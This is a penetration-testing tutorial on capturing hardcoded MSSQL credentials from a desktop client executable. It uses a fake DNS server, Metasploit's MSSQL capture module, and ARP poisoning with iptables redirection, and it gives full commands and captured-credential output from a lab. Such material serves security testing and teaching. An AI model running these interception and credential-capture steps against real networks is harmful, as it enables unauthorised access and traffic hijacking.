



CYBER SECURITY AND IT GOVERNANCE SERVICES

Capturing MSSQL Credentials from an Executable

“With Dynamic Analysis”

ISMAIL ONDER KAYA [OSCP]

10 / 20 / 2020



Contents

How to capture MSSQL credentials dynamically?.....	2
What if the executable connects the Database Server with its IP address?.....	11
How did it happen?	14
How to defend against this attack (from a developer's perspective)?.....	25
What happens if the client executable uses Windows Authentication?.....	29
Result	34


How to capture MSSQL credentials dynamically?

Suppose during a penetration testing we found a file share that we could access. In that share we discovered an enterprise database application executable (a .Net forms application to be precise) and its corresponding libraries and config files. Is this a possibility in a real penetration testing engagement? Yes, in 1 out of 15 – 20 penetration tests you may encounter that situation, desktop apps are not dead yet. What we would probably be doing would be in the following order:

- Looking through the config files if we could find any database connection string in the open.
- Retrieving the strings within the executable files to find a connection string or any other interesting information.
- Decompiling / disassembling the executables and using our reversing skills to recover any information hidden from plain sight (perhaps by encoding / encrypting the connection strings and other interesting information)

However, there is another way to reap the benefits of our discovery: Making the executable send us the MSSQL username and password to connect to the database server (which would be us in this case). It is much easier than you might think with today's tools and resources.

Below is a very tiny forms application which connects to a database server once the user hits the "Login" button.




```
14 public partial class loginForm : Form
15 {
16     public loginForm()
17     {
18         InitializeComponent();
19     }
20 }
21 private void loginForm_Load(object sender, EventArgs e)
22 {
23 }
24 }
25 private void BTN_login_Click(object sender, EventArgs e)
26 {
27     try
28     {
29         SqlConnection conn =
30             new SqlConnection("server=sqlserver.btrisk.com;user=sa;pwd=123456;database=MyDB;");
31         conn.Open();
32     } catch (Exception ex) {}
33 }
34 }
35 }
```

Decompiling a .Net executable and pointing the connection string or finding the decoding / decryption routine for the encoded / encrypted connection string in it would be no problem for a penetration tester with minimum development skills. However, in a rare occasion, the developer could have been used a commercial obfuscator to make reversers' job complicated. So, you may still need to resort to the dynamic analysis method which I will describe below.

Our setup for the dynamic analysis of the database connection is not complicated. One machine (VM-1 in our case) is to run the executable (with its accompanying libraries and data files of course). Another machine (VM-2 in our case) to act as a honeypot to attract all the traffic from the other machine to itself, and to provide an MSSQL server simulator waiting to respond to a connection request. That's all (well, if the executable is trying to connect to the MSSQL server with its FQDN anyways).

If the application accesses to the MSSQL server with its FQDN



We used a Windows 10 (it could be any Windows version as long as the executable runs on it with no problem) and a Kali Linux (since we don't want to deal with installation problems for the tools that we need).

The IP address of the Kali machine is as below in my case (I will need this to use as a DNS server address on the Windows machine):

```
Shell No.1
File Actions Edit View Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.231.149 netmask 255.255.255.0 broadcast 192.168.231.255
    inet6 fe80::20c:29ff:feed:7fcc prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ed:7f:cc txqueuelen 1000 (Ethernet)
    RX packets 68 bytes 6808 (6.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27 bytes 2313 (2.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 556 (556.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 556 (556.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# █
```

While I'm on the Kali machine I can configure my honeypot in accordance with my needs. What I need are:

- To bind the DNS service to the machine's external network interface (0.0.0.0, meaning all interfaces actually)
- To respond to all name queries with the IP address of the Kali machine (you'll understand why in a few moments)

```
Shell No.1
File Actions Edit View Help
root@kali:~# nano /etc/inetsim/inetsim.conf █
```

```
ShellNo.1
File Actions Edit View Help
GNU nano 4.9.3 /etc/inetsim/inetsim.conf Modified
start_service dummy_tcp
start_service dummy_udp

#####
# service_bind_address
#
# IP address to bind services to
#
# Syntax: service_bind_address <IP address>
#
# Default: 127.0.0.1
#
service_bind_address 0.0.0.0

#####
# service_run_as_user
#
# User to run services
#

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line  M-E Redo
```

```
ShellNo.1
File Actions Edit View Help
GNU nano 4.9.3 /etc/inetsim/inetsim.conf Modified
#
#dns_bind_port 53

#####
# dns_default_ip
#
# Default IP address to return with DNS replies
#
# Syntax: dns_default_ip <IP address>
#
# Default: 127.0.0.1
#
dns_default_ip 192.168.231.149
|

#####
# dns_default_hostname
#
# Default hostname to return with DNS replies
#


^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line  M-E Redo
```

Let's start the "inetsim" to start the DNS service. It will start a myriad of other services, but they will not hurt us so I wouldn't bother disabling them.


```
Shell No.1
File Actions Edit View Help
root@kali:~# nano /etc/inetsim/inetsim.conf
root@kali:~# inetsim
```

```
Shell No.1
File Actions Edit View Help
* irc_6667_tcp - started (PID 1272)
* echo_7_tcp - started (PID 1281)
* dummy_1_tcp - started (PID 1289)
* daytime_13_tcp - started (PID 1279)
* smtps_465_tcp - started (PID 1266)
* echo_7_udp - started (PID 1282)
* ftp_21_tcp - started (PID 1269)
* quotd_17_udp - started (PID 1286)
* time_37_udp - started (PID 1278)
* https_443_tcp - started (PID 1264)
* chargen_19_tcp - started (PID 1287)
* time_37_tcp - started (PID 1277)
* ident_113_tcp - started (PID 1275)
* syslog_514_udp - started (PID 1276)
* quotd_17_tcp - started (PID 1285)
* tftp_69_udp - started (PID 1271)
* dummy_1_udp - started (PID 1290)
* http_80_tcp - started (PID 1263)
* ftps_990_tcp - started (PID 1270)
* pop3s_995_tcp - started (PID 1268)
* smtp_25_tcp - started (PID 1265)
* pop3_110_tcp - started (PID 1267)
done.
Simulation running.
```

The real hero here is Metasploit as it is in many cases. Let's start the Metasploit console first.



Use the following module to act as an MSSQL simulator. This module's sole purpose is to get the MSSQL server logon request and nothing else (we'll get into the internals later).



```
ShellNo.1
File Actions Edit View Help
msf5 > use auxiliary/server/capture/mssql
msf5 auxiliary(server/capture/mssql) > show options

Module options (auxiliary/server/capture/mssql):

  Name          Current Setting  Required  Description
  ----          -
  CAINPWFIL     1122334455667788  no        The local filename to store the hashes in Cain&Abel format
  CHALLENGE     1122334455667788  yes       The 8 byte challenge
  JOHNPFIL     1122334455667788  no        The prefix to the local filename to store the hashes in JOHN format
  SRVHOST       0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT       1433              yes       The local port to listen on.

Auxiliary action:

  Name          Description
  ----          -
  Capture      Run MSSQL capture server

msf5 auxiliary(server/capture/mssql) > █
```

We don't mess with the config parameters and run with the defaults. At this point our Kali machine will be accepting the MSSQL connection requests. So, let's make the client executable try to communicate this service.

```
ShellNo.1
File Actions Edit View Help

  Name          Current Setting  Required  Description
  ----          -
  CAINPWFIL     1122334455667788  no        The local filename to store the hashes in Cain&Abel format
  CHALLENGE     1122334455667788  yes       The 8 byte challenge
  JOHNPFIL     1122334455667788  no        The prefix to the local filename to store the hashes in JOHN format
  SRVHOST       0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT       1433              yes       The local port to listen on.


Auxiliary action:

  Name          Description
  ----          -
  Capture      Run MSSQL capture server


msf5 auxiliary(server/capture/mssql) > run
[*] Auxiliary module running as background job 0.

[*] Started service listener on 0.0.0.0:1433
[*] Server started.
msf5 auxiliary(server/capture/mssql) > █
```


On the VM-1 (the Windows machine) we simply define the VM-2's (the Kali machine) IP address as the DNS server address. Remember this service will respond to any address resolution requests with its IP address.



Let's run the application and get done with our job.



I push the Login button to initiate the connection process (in many cases you wouldn't need to do this since the application would try to connect to the database server on application start).



We magically see the database user name and password which the executable used to connect to the database (you may be asking what is the database server's FQDN, well you can use Wireshark to track the DNS query and find the server address easily).

```
Shell No.1
File Actions Edit View Help

=[ metasploit v5.0.99-dev ]
+ -- --[ 2045 exploits - 1106 auxiliary - 344 post ]
+ -- --[ 562 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: You can use help to view all available commands

msf5 > use auxiliary/server/capture/mssql
msf5 auxiliary(server/capture/mssql) > run
[*] Auxiliary module running as background job 0.


[*] Started service listener on 0.0.0.0:1433
[*] Server started.
msf5 auxiliary(server/capture/mssql) > [!] ** auxiliary/server/capture/mssql is still calling the deprecated report_auth_info method! This needs to be updated!
[!] *** For detailed information about LoginScanners and the Credentials objects see:
[!] https://github.com/rapid7/metasploit-framework/wiki/Creating-Metasploit-Framework-LoginScanners
[!] https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-HTTP-LoginScanner-Module
[!] *** For examples of modules converted to just report credentials without report_auth_info, see:
[!] https://github.com/rapid7/metasploit-framework/pull/5376
[!] https://github.com/rapid7/metasploit-framework/pull/5377
[*] MSSQL LOGIN 192.168.231.130:49705 sa / 123456
```

What if the executable connects the Database Server with its IP address?

One other obstacle with analyzing your prey application could be that the developer could be using a hardcoded IP address as the MSSQL database server address. In that case, the DNS trap we used would be meaningless obviously, but we still have tricks to make the client come to us, instead of the real database server (thanks to the conveniences provided by Linux).

In this case we will use the same machines again but will trick the client to come to us with our ancient Man In The Middle technique: Arp Poisoning. Well, not only that, we will also use the routing and port forwarding utilities on the Kali Linux machine.

If the application accesses to the MSSQL server with its IP address



There are other tools to start our Arp Poisoning campaign but most of them make MITM and other stuff. We don't need all that fuss, so we will stick to the simple arpspoof tool. First, we need to install it with the "dsniff" package. Then run the following two arpspoof commands to poison the ARP caches of the gateway and the Windows machine (you need to change the IP addresses in accordance with your environment of course):

```
# apt install dsniff
# arpspoof -i eth0 -t 192.168.231.130 192.168.231.2
# arpspoof -i eth0 -t 192.168.231.2 192.168.231.130
```

```
Shell No.1
File Actions Edit View Help
root@kali:~# arpspoof -i eth0 -t 192.168.231.13
0 192.168.231.2
root@kali:~# arpspoof -i eth0 -t 192.168.231.2
192.168.231.130
```

```
Shell No.1
File Actions Edit View Help
root@kali:~# arpspoof -i eth0 -t 192.168.231.13
0 192.168.231.2
0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep
ly 192.168.231.2 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep
ly 192.168.231.2 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep
ly 192.168.231.2 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep
ly 192.168.231.2 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep
ly 192.168.231.2 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep
ly 192.168.231.2 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep
ly 192.168.231.2 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp r
epl y 192.168.231.130 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:50:56:f3:a0:12 0806 42: arp r
epl y 192.168.231.130 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:50:56:f3:a0:12 0806 42: arp r
epl y 192.168.231.130 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:50:56:f3:a0:12 0806 42: arp r
epl y 192.168.231.130 is-at 0:c:29:ed:7f:cc
0:c:29:ed:7f:cc 0:50:56:f3:a0:12 0806 42: arp r
epl y 192.168.231.130 is-at 0:c:29:ed:7f:cc
```

The next thing you should do to make the Windows application to talk to the MSSQL simulator on the Kali Linux machine to enable routing and port forwarding with the following two commands:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables -t nat -I PREROUTING --dst 172.16.4.30 -p tcp --dport 1433 -j
REDIRECT --to-ports 1433
```


```
Shell No.1
File Actions Edit View Help
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -I PREROUTING --dst 172.16.4.30 -p tcp --dport 1433 -j REDIRECT --to-ports 1433
root@kali:~#
```

From this point on you will have the same results as before.

How did it happen?

In order to understand how did the Metasploit module achieved that we can first look at the network traffic. We can read the module code to get better insight about the process later.


First, we see the DNS query for the MSSQL server address (Remember the question I mentioned before, here you can see the address of the MSSQL server. Obviously, we need it to proceed our reconnaissance further during our penetration test.)



